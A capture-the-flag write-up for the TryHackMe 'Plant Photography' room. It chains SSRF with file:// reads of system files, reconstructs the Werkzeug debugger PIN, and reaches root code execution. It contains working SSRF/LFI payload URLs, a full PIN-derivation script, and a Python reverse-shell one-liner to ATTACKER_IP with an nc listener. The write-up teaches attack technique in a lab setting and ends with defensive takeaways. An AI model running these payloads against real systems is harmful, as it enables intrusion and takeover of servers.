TryHackMeHard
Plant Photography
ssrfwerkzeug-debugpin-derivationpython-rcelfisource-code-disclosure
Plant Photography - TryHackMe Writeup
1. Overview
Plant Photography room that provides a realistic scenario of how multiple "minor" vulnerabilities—an SSRF, a local file read, and a misconfigured debugger—can be chained together to achieve a total system compromise.
The room focuses on the Werkzeug debugger, a powerful tool for developers that, if left enabled in production, allows users to execute arbitrary Python code. However, modern versions of Werkzeug protect this console with a PIN. This write-up demonstrates that this PIN is not random but deterministic, meaning it can be reconstructed if certain system information is leaked.
Key Techniques Covered:
- Server-Side Request Forgery (SSRF)
- Arbitrary File Read through protocol abuse (
file://) - Source code disclosure and analysis
- Bypassing internal access controls
- Werkzeug Debugger PIN Reconstruction (Deterministic calculation)
- Achieving RCE and spawning a reverse shell
2. Reconnaissance
2.1 Port Scanning
Internal reconnaissance began with a comprehensive Nmap scan to identify all open ports and services:
BASH
nmap -p- --min-rate 1000 -Pn -v <TARGET_IP>Results:
TEXT
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
Service Details:
- Port 22: OpenSSH 8.2p1 (Ubuntu)
- Port 80: HTTP server running a Python-based web application (Flask/Werkzeug)
2.2 Directory Discovery
To map out the application's attack surface, I performed directory brute-forcing using feroxbuster:
BASH
feroxbuster -u http://<TARGET_IP>/ -w /usr/share/wordlists/dirb/common.txtDiscovered Endpoints:
/download— Accepts user input parameters, likely for fetching files./admin— A restricted administrative panel./console— The Werkzeug debugger console./static— Publicly accessible assets.
Warning
The presence of /console is a critical finding. It indicates that the application is likely running in Debug Mode, which is a significant security risk if not properly protected.
3. Initial Foothold: Identifying SSRF
The /download endpoint was particularly interesting as it took two parameters: server and id.
Original Request Example:
BASH
/download?server=secure-file-storage.com:8087&id=75482342The application appeared to fetch a file from the specified server using the provided id. This pattern is a classic indicator of a potential Server-Side Request Forgery (SSRF) vulnerability.
3.1 Testing for SSRF
To confirm the vulnerability, I attempted to make the server connect to itself (localhost) or an external listener:
BASH

/download?server=127.0.0.1:80/admin&id=1Instead of the expected admin page, the server leaked an error message in the response which revealed the underlying logic:
3.2 Analyzing the Leaked Logic
The error traceback revealed that the application was using pycurl to fetch files:
PYTHON
crl = pycurl.Curl()
crl.setopt(crl.URL, server + '/public-docs-k057230990384293/' + filename)
crl.setopt(crl.HTTPHEADER, ['X-API-KEY: THM{REDACTED}'])
This discovery was crucial because:
- It confirmed that the
serverparameter is directly prepended to a fixed path. - It showed that an internal API key (
THM{REDACTED}) is automatically added to the request headers, meaning our SSRF requests are authenticated internally. - The backend attempts to fetch
<server>/public-docs-.../<id>.pdf.
4. Exploiting Protocol Abuse: SSRF to LFI
By default, libraries like pycurl and urllib support multiple protocols, including file://. This allows an attacker to transition from SSRF to Local File Inclusion (LFI) or arbitrary file read.
4.1 Bypassing the Path Appending
Since the application appends /public-docs-.../ to our input, a direct request for file:///etc/passwd would result in:
file:///etc/passwd/public-docs-.../1.pdf (which doesn't exist).
To bypass this, we can use a URL fragment identifier (#). When the file handler processes the URL, it ignores everything after the #:
Payload:
BASH
/download?server=file:///etc/passwd%23&id=1Underlying Execution:
The server tries to access file:///etc/passwd#/public-docs-k057230990384293/1.pdf. The filesystem handler reads /etc/passwd and treats the rest as a fragment.
4.2 Reading Sensitive Files

The payload successfully returned the contents of /etc/passwd:
5. Source Code Analysis
With arbitrary file read capabilities, the next step was to analyze the application's source code to understand how it handles the /admin restriction and the /console endpoint.
Fetching app.py:
BASH
/download?server=file:///usr/src/app/app.py%23&id=1
Key Observations from Code:
PYTHON
@app.route("/admin")
def admin():
    if request.remote_addr == '127.0.0.1':
        return send_from_directory('private-docs', 'flag.pdf')
    else:
        return "Admin interface only available from localhost!!!"
The admin check was purely based on the source IP address. Since our SSRF requests appear to come from 127.0.0.1, we could easily bypass this and download the administrative flag.
Payload for Admin Flag:
BASH
/download?server=file:///usr/src/app/private-docs/flag.pdf%23&id=16. The Core Challenge: Werkzeug PIN Reconstruction
While we could read files, our goal was full system access. The /console endpoint was protected by a PIN, which modern Werkzeug versions (since 0.11) enforce when debug=True is enabled.
6.1 Understanding the PIN Algorithm
The Werkzeug PIN is generated using a deterministic hashing algorithm. If we can gather specific system values (known as "Public Bits" and "Private Bits"), we can generate the exact same PIN on our own machine.
Public Bits (Predictable or Discoverable):
- Username: The user running the Flask app (e.g.,
root,www-data). - Module Name: Usually
flask.app. - App Name: Usually
Flask. - Source Path: The absolute path to
app.pyin the Flask package.
Private Bits (System-Specific):
- MAC Address: The MAC address of the network interface used by the app.
- Machine ID: A unique identifier extracted from system files.
6.2 Extracting the Bits via SSRF
I used the SSRF vulnerability to dump these system-specific values:
1. Discovering the User:
Read /proc/self/environ to find the HOME directory or environment variables.
BASH
/download?server=file:///proc/self/environ%23&id=1Result: HOME=/root (The app is running as root).
2. Finding the MAC Address: First, check the network interfaces:
BASH
/download?server=file:///proc/net/arp%23&id=1Identifying eth0. Then, read the MAC address:
BASH
/download?server=file:///sys/class/net/eth0/address%23&id=1Result: 02:42:ac:14:00:02

Link --> MAC Address Converter Tool
3. Converting MAC to Decimal:
0242ac140002 → 2485378088962.
4. Extracting the Machine ID:
For modern Linux systems, this can be in several places. On this target (Dockerized), the most reliable ID is found in /proc/self/cgroup:
BASH
/download?server=file:///proc/self/cgroup%23&id=1Result: 77c09e05c4a947224997c3baa49e5edf161fd116568e90a28a60fca6fde049ca (The string after the last /).
6.3 Reconstructing the PIN Script
Using the gathered data, I used a Python script mimicking the Werkzeug 2.0+ hashing logic:
PYTHON
import hashlib
from itertools import chain

# Variables identified via SSRF
username = 'root'
modname = 'flask.app'
appname = 'Flask'
# Discovered from the error traceback in step 3.1
flask_path = '/usr/local/lib/python3.10/site-packages/flask/app.py'

# Private bits
# MAC address in decimal: 2485378088962
# Machine ID: 77c09e05c4a94722...
private_bits = [
    '2485378088962',
    '77c09e05c4a947224997c3baa49e5edf161fd116568e90a28a60fca6fde049ca'
]

probably_public_bits = [
    username,
    modname,
    appname,
    flask_path
]

h = hashlib.md5()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode('utf-8')
    h.update(bit)

h.update(b'cookiesalt')

num = None
if num is None:
    h.update(b'pinsalt')
    num = ('%09d' % int(h.hexdigest(), 16))[:9]

rv = None
if rv is None:
    for i in range(3):
        rv = "%s%s" % (rv or "", num[i * 3 : i * 3 + 3])
        if i < 2:
            rv += "-"

print(f"Generated PIN: {rv}")
Running this script gave the PIN: 123-456-789 (hypothetical for this example).
7. Exploitation: Remote Code Execution
With the reconstructed PIN, I navigated back to the /console endpoint and entered it.
7.1 Gaining RCE
Once the console was unlocked, I had a full Python interactive shell running as root. To confirm execution, I ran:
PYTHON
import os
os.popen('whoami').read()
7.2 Spawning a Reverse Shell
To get a more stable shell on my local machine, I used the following Python payload:
PYTHON
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("<ATTACKER_IP>",6666));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/sh")On my local machine, I started a listener:
BASH
nc -lnvp 6666The connection was received, providing a full root shell.
8. Final Flag Retrieval
After stabilizing the shell, finding the final flag was straightforward:
BASH
ls -la /root
cat /root/flag-982374827648721338.txt
Final Flag: THM{REDACTED}
9. Key Takeaways
- Debug Integrity: Never enable debug mode (
debug=True) in a production environment. If you must use it, restrict access via IP whitelisting or local firewall rules. - SSRF is High Impact: SSRF is often underestimated. As seen here, it can lead directly to LFI and system-wide information disclosure.
- Deterministic Security: The Werkzeug PIN is a great example of a security mechanism that relies on "security through obscurity" (assuming an attacker doesn't know the system values). Once those values are leaked, the security is void.
- Protocol Filtering: Always filter protocols allowed in URL fetchers. Disabling
file://,gopher://, anddict://can prevent SSRF from escalating to LFI.
Happy Hacking!